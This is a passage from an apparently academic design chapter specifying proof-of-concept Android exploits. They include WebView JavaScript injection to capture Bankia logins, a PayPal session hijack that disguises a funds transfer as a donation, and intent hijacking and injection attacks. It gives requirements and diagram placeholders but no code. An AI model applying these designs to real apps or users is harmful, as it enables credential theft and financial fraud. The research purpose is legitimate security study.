About these requirements, the distinction between functional and non-functional requirements will be disregarded, since these are exploits, whose main and only functional requirement is the defined success boundary, for each, and every other requirement is non-functional, specifying how the boundary is achieved.

4.1.1 WebView typology

4.1.1.1 Javascript Injection

Overview

Description

In this case, a full-fledged example shall be used, showcasing how private information such as passwords can be exposed through the use of JavaScript injection.

A mainstream Spanish bank is chosen for this proof of concept: Bankia. Its personal banking web service is to be used as a target, in its mobile version – aside from the fact that the application will access this website from a mobile device, the desktop version obfuscates the password, making the process more complicated (although still feasible).

The URL of this website is https//m.bankia.es/es/login/.

It's important to note that, since it's out of the author control, this website could be relocated, or even have its HTML structure modified, actions which will render the proof of concept unusable. However, this technique/vulnerability is exploited in every other WebView application here exposed.

Abstract / objectives

- Access Bankia personal banking service, mobile version.
- Perform an JavaScript injection that:
    - Retrieves the login information on submit.
    - Allows the user to proceed naturally to the personal page, when logged in.
- Show the retrieved data as a demonstration of reaching success boundaries.

Class diagrams




FIGURE 6: JAVASCRIPT INJECTION CLASS DIAGRAM

Application requirements

Id	Description
WV-JS-1	The application shall access the banking website, through a WebView
WV-JS-2	The WebView shall activate JavaScript
WV-JS-3	The WebView shall load a URL with JavaScript payload, such as “javascript:…”
WV-JS-4	The JavaScript payload shall notify the application with the login data
WV-JS-5	The login data shall be shown to the user (to demonstrate access)
WV-JS-6	The application shall have the INTERNET permission defined in it manifest

TABLE 4: JAVASCRIPT INJECTION APPLICATION REQUIREMENTS

Webpage requirements

Id	Description
WV-JS-W-1	Site shall contain a <form> element
WV-JS-W-2	Input names shall be named ‘numeroDocumento’ and ‘contrasena’

TABLE 5: JAVASCRIPT INJECTION WEBPAGE REQUIREMENTS

4.1.1.2 Frame Confusion (integrated with Sandbox Holes)

Overview

Description

This proof of concept shall demonstrate how same-origin policy is violated when an object is made reachable (is interfaced) to the WebView, making every content on the application browser reach the same functions, even within frames of different domains.

This communication between frames is achieved through the use of callbacks, as exposed in the analysis, where the frame is either the victim or the attacker. In this case, the frame will be the attacker, since it presents a typical case (e.g. the legitimate web page is either vulnerable to XSS, it has been subject of modifications, or one of the included external frames or scripts has been compromised).

Therefore, the attacker script (on the frame) will inject data to the host web site, calling a function that, in turn, will return a callback to the host (which will act upon it).

Regarding origin, in this case, the legitimate website (the host), shall be hosted under "ALBERTORI.CO" domain, whilst the attacker site (appearing as a frame on the host) shall be located under "WYSYWYG.TK" domain.

Both sites are also custom coded for this specific attack.

Abstract / objectives

- Application:
  - Access the legitimate web site, on a WebView.
  - Interface an object to the WebView.
  - Include a method in the object, that injects javascript loading a URL, calling a function on the legitimate site script.
- Legitimate HTML:
  - Provide a script function that receives information and shows it on the visible HTML.
  - Include a frame with the attacker web site.
- Attacker HTML:
  - Provide a script function that calls the interfaced method on the application.

Class diagrams




FIGURE 7: FRAME CONFUSION CLASS DIAGRAM

Application requirements

Id	Description
WV-FC-1	The application shall access the legitimate website, through a WebView
WV-FC-2	The WebView shall activate JavaScript
WV-FC-3	The application shall have the INTERNET permission defined in it manifest
WV-FC-4	An object shall be interfaced to the WebView
WV-FC-5	One of the objects methods shall load a JavaScript URL, calling a legitimate website script function

TABLE 6: FRAME CONFUSION APPLICATION REQUIREMENTS

Attacker webpage requirements

Id	Description
WV-FC-W-A-1	The HTML shall link or contain JavaScript with a function reflecting data passed to it

TABLE 7: FRAME CONFUSION ATTACKER WEBPAGE REQUIREMENTS

Target webpage requirements

Id	Description
WV-FC-W-T-1	The HTML shall link or contain JavaScript with a function that accesses the method interfaced to the WebView (WV-FC-5)

TABLE 8: FRAME CONFUSION TARGET WEBPAGE REQUIREMENTS

4.1.1.3 Event Sniffing and Hijacking

Overview

Description

Following the JavaScript Injection proof of concept, this application shall act just as a real malware application would work on the wild. For this matter, a mainstream online payments service was chosen: PayPal.

PayPal does provide its own Android application – however, to make in-application payments, it's possible to integrate a button/link that leads to a donation (or payment) webpage, provided by PayPal.

When shown in an application, inside its own WebView, this application can have complete control on what is shown on it, as well as the interactions performed by the user or system. Therefore, it can effectively direct the session, and modify the content when shown.

Therefore, it's possible to deceive an user into login into his account, and then modify the contents via JavaScript injection, making him think he's authorizing a certain amount donation, while he's effectively making a funds transfer for a different amount, or with a different destination indeed.

That shall be the final objective of this proof of concept, while trying to keep the on-the-fly JavaScript modifications unnoticeable by the user.

It's important to note that, since it's out of the author control, this website could be relocated, or even have its structure modified, actions which will render the proof of concept unusable.

Abstract / objectives

- Deceive the user into a funds transfer page, in PayPal, through:
  - Controlling the web browsing:
    - Being notified of the current location
    - Overriding the loading of a certain location
    - Automatizing the loading of a series of sites (browsing simulation)
  - Modifying the website contents, via JavaScript injection.

Class diagrams




FIGURE 8: EVENT SNIFFING AND HIJACKING CLASS DIAGRAM

Application requirements

Id	Description
WV-SH-1	The application shall access the legitimate website, through a WebView
WV-SH-2	The WebView shall activate JavaScript
WV-SH-3	The application shall have the INTERNET permission defined in it manifest
WV-SH-4	A WebViewClient shall be attached to the WebView
WV-SH-5	The WebViewClient shall be notified of when a webpage has loaded
WV-SH-6	In its case, the WebViewClient shall redirect the user to a different webpage

WV-SH-7	In its case, the WebViewClient shall modify the shown website contents (through JavaScript injection)
WV-SH-8	Modifications shall be invisible to the user (he shall not see the original contents of the site, before they're modified)
WV-SH-9	The modifications made shall indicate that the funds transfer page actually is a small donation
WV-SH-10	The application shall provide an initial activity, instructing the user to perform a donation, and linking to the WebView

TABLE 9: EVENT SNIFFING AND HIJACKING REQUIREMENTS

Webpage requirements

Since the session to hijack is highly complex, there's no specific requirement, but having the PayPal personal website (http://www.paypal.com) at the November 2012 status (preexistent session flow and HTML elements).[1]

[1] Last time PayPal website was checked: January 17th 2013.

4.1.2 Intercommunication typology

4.1.2.1 Broadcast Theft

Overview

Description

The main Broadcast Theft risk consists in that personal information travelling through the system via intents can arrive at a malicious receiver, instead of the legitimate one.

Every type of information is shared through intents in the Android system, including personal information such as phone calls, contacts information or messages. In the case of the latter, there's one way of sending SMS messages even when not having declared the necessary permission. This involves using a broadcast intent.

The problem emerges when more than one application is ready to handle SMS type broadcast intents. It's in the user's hands to choose the application he prefers to use to send the message. If he chooses the right one, the risk will pass unnoticed. But, if he chooses a malicious application, he could unknowingly expose personal information to it.

Android system provides a way to discern which application to select, showing the icon and name and, in case of name coincidence, the package name.

However, as discovered at the analysis phase, there's no trim() applied to the application name, so adding a trailing space to the malicious application, while sharing the legitimate application name, shall make both applications appear identical to the user, creating a chance the user selects the malicious one.

This is of course dependent on the specific phone and set of icons used, so the author's system will be taken as a reference for the icon and name.

Abstract / objectives

- Code an application able to send a message, through a broadcast intent.
- Code an application able to receive that message, imitating the legitimate default application
    - With the same icon
    - The same name, adding a trailing space

Attacker

Class diagrams




FIGURE 9: BROADCAST THEFT ATTACKER CLASS DIAGRAM

Requirements

Id	Description
IC-BT-A-1	The application shall register for receiving an SMS_SEND broadcast intent
IC-BT-A-2	The Broadcast Receiver shall provide the SMS data to an Activity, which will show it, in turn
IC-BT-A-3	The application icon design shall impersonate the legitimate messaging one, sharing its name

TABLE 10: BROADCAST THEFT ATTACKER REQUIREMENTS

Target

Class diagrams




FIGURE 10: BROADCAST THEFT TARGET CLASS DIAGRAM

Requirements

Id	Description
IC-BT-T-1	The application shall register for receiving an SMS_SEND broadcast intent
IC-BT-T-2	The Broadcast Receiver shall provide the SMS data to an Activity, which will show it, in turn
IC-BT-T-3	The application shall send an SMS_SEND broadcast intent

TABLE 11: BROADCAST THEFT TARGET REQUIREMENTS

4.1.2.2 Activity Hijacking

Overview

Description

As envisioned at the analysis, exporting activities (making them accessible from the outside) is a regular practice, that isn't inherently insecure. However, when other components inside of the same application also use the exported name to call the activity, this may turn into a security risk, especially if the intent content is sensitive.

When there isn't an univocal option for selecting the receiving component, in the case of the Broadcast Intent, the user is prompted to choose which application he wishes to use. That's not the case for the activity launch intents.


In this case, the exported activity may declare a priority number, which will determine that the activity will be launched instead of another with a lower priority, while exported activities with a higher priority will take its place.

Abstract / objectives

- Application able to send an activity launch intent:
  - The activity shall be called the "exported" way (this is, the opposite to launching it using the package name).
  - Inside of the same application, an activity handling that intent shall be included.
  - The receiving activity shall be exported on the manifest, without any kind of priority.
- Application that receives the launch intent instead
  - This activity shall be exported on the manifest, defining a priority higher than the legitimate application

Attacker

Class diagrams



Requirements

FIGURE 11: ACTIVITY HIJACKING ATTACKER CLASS DIAGRAM

Id	Description
IC-AH-A-1	The activity shall register for receiving an intent, at the manifest
IC-AH-A-2	The priority of the exported activity shall be the highest allowed (to ensure it will be chosen instead of the legitimate one)
IC-AH-A-3	The activity shall indicate that the malicious application obtained the information and the control, instead of the legitimate one

TABLE 12: ACTIVITY HIJACKING ATTACKER REQUIREMENTS

Target

Class diagrams




FIGURE 12: ACTIVITY HIJACKING TARGET CLASS DIAGRAM

Requirements

Id	Description
IC-AH-T-1	The receiving activity shall register for receiving an intent, at the manifest
IC-AH-T-2	The sending activity shall call the receiving activity the “exported” way, instead of through the component full name

TABLE 13: ACTIVITY HIJACKING TARGET REQUIREMENTS

4.1.2.3 Service Hijacking

Overview

Description

Just as it happens when exporting activities, exporting services has the same implications (it's secure as long as it's meant to be used by external applications. Again, if this method of calling the service is used from inside the application, an attack could effectively take place.

Using the same priority system the exported activities uses, a different application could register for the same intent, once again. However, the implications for this are even more important in the case of services, since services are invisible to the user, and could easily go unnoticed.

In the present case, a simple and harmless service will be used, such as a calculator, which receives two numbers as intent extras, sums them and returns the result. It will be a non-

binding service, which will stop as soon as the result is returned.

The malicious application, in turn, will export a service, registering it for receiving the same type of intent, and return a wrong calculation.

Abstract / objectives

- Application able to send an service launch intent.
    - The service shall be called the "exported" way (this is, the opposite to launching it using the package name).
    - Inside of the same application, a service handling that intent shall be included.
        - It receives two numbers as extras
        - Returns the sum of both upon finishing
    - The receiving service shall be exported on the manifest, without any kind of priority.
- Application with
    - A service that receives the launch intent instead of the legitimate one
        - Higher priority
        - Returns wrong calculation

Attacker

Class diagrams




FIGURE 13: SERVICE HIJACKING ATTACKER CLASS DIAGRAM

Requirements

Id	Description
IC-SH-A-1	The service shall register for receiving an intent, at the manifest
IC-SH-A-2	The priority of the exported service shall be the highest allowed (to ensure it will be chosen instead of the legitimate one)
IC-SH-A-3	The service shall return a number to the caller, upon service termination

TABLE 14: SERVICE HIJACKING ATTACKER REQUIREMENTS

Target

Class diagrams




FIGURE 14: SERVICE HIJACKING TARGET CLASS DIAGRAM

Requirements

Id	Description
IC-AH-T-1	The receiving service shall register for receiving an intent, at the manifest
IC-AH-T-2	The activity shall call the receiving service using the “exported” qualifier
IC-AH-T-3	The sent intent shall include two numbers as extras
IC-AH-T-4	The service shall sum these numbers and return them upon finalizing
IC-AH-T-5	The activity shall present the result of the service

TABLE 15: SERVICE HIJACKING TARGET REQUIREMENTS

4.1.2.4 Malicious Broadcast Injection

Overview

Description

Opposite to the Broadcast Theft attack, in this case the victim application is the receiver of the intent. It originates from the misconception that a receiver can only called through the action it registers for.

When a broadcast receiver is set to act upon a certain action, a developer is likely to think that that code can only be executed when that action really takes place. However, if the action it's registered for is a system action, this component becomes publicly available.

Therefore, if the component doesn't check – or doesn't have a way to do so – the actual status of the system that might have originated the intent, and directly trusts the reception, unexpected behavior, or malware directed actions could take place.

In this legitimate application, the registered action will be "android.intent.action.AIRPLANE_MODE", the action that indicates that the airplane mode has changed at the system.

The malicious application will just throw a broadcast intent to the component, that will be taken as if it were a true system broadcast intent, displaying a message upon reception.

Abstract / objectives

- Application that reacts to "android.intent.action.AIRPLANE_MODE" action
  - Displaying a message on reception
- Application that sends an intent to the receiver application
  - Triggering the same message

Attacker

Class diagrams




FIGURE 15: BROADCAST INJECTION ATTACKER CLASS DIAGRAM

Requirements

Id	Description
IC-BI-A-1	The activity shall provide a mean to issue an intent to the target receiver

TABLE 16: BROADCAST INJECTION ATTACKER REQUIREMENTS

Target

Class diagrams




FIGURE 16: BROADCAST INJECTION TARGET CLASS DIAGRAM

Requirements

Id	Description
IC-BI-T-1	The receiver shall register for receiving an "android.intent.action.AIRPLANE_MODE" action, at the manifest
IC-BI-T-2	On receive, the broadcast receiver shall issue a message, notifying the user of the airplane mode change

TABLE 17: BROADCAST INJECTION TARGET REQUIREMENTS

4.1.2.5 Malicious Activity Launch

Overview

Description

This one opposite to the Activity Hijacking attack, in this case the victim application is the receiver activity. This can only happen when the activity is exported, so that it's publicly available for any component to launch.

When an activity is exported, a developer should no longer suppose that the entries contained in the extras are sanitized, since they may or may not come from another component inside of the application, i.e. the developer doesn't have control over the "parameters" that are passed to the activity.

To the malware designer eyes, unchecked extras are point of entry to induce malicious behavior in an activity, to his own interests.

Abstract / objectives

- Create an Activity that:
  - Is exported (reachable from outside the application scope).
  - Takes extras from the calling Intent (without sanitization).
- Create a component able to invoke the Activity, adding extras that will modify its behavior.

Attacker

Class diagrams




FIGURE 17: MALICIOUS ACTIVITY LAUNCH ATTACKER CLASS DIAGRAM

Requirements

Id	Description
IC-MAL-A-1	The activity shall issue an Intent, containing extras used in turn by the Target activity

TABLE 18: MALICIOUS ACTIVITY LAUNCH ATTACKER REQUIREMENTS

Target

Class diagrams

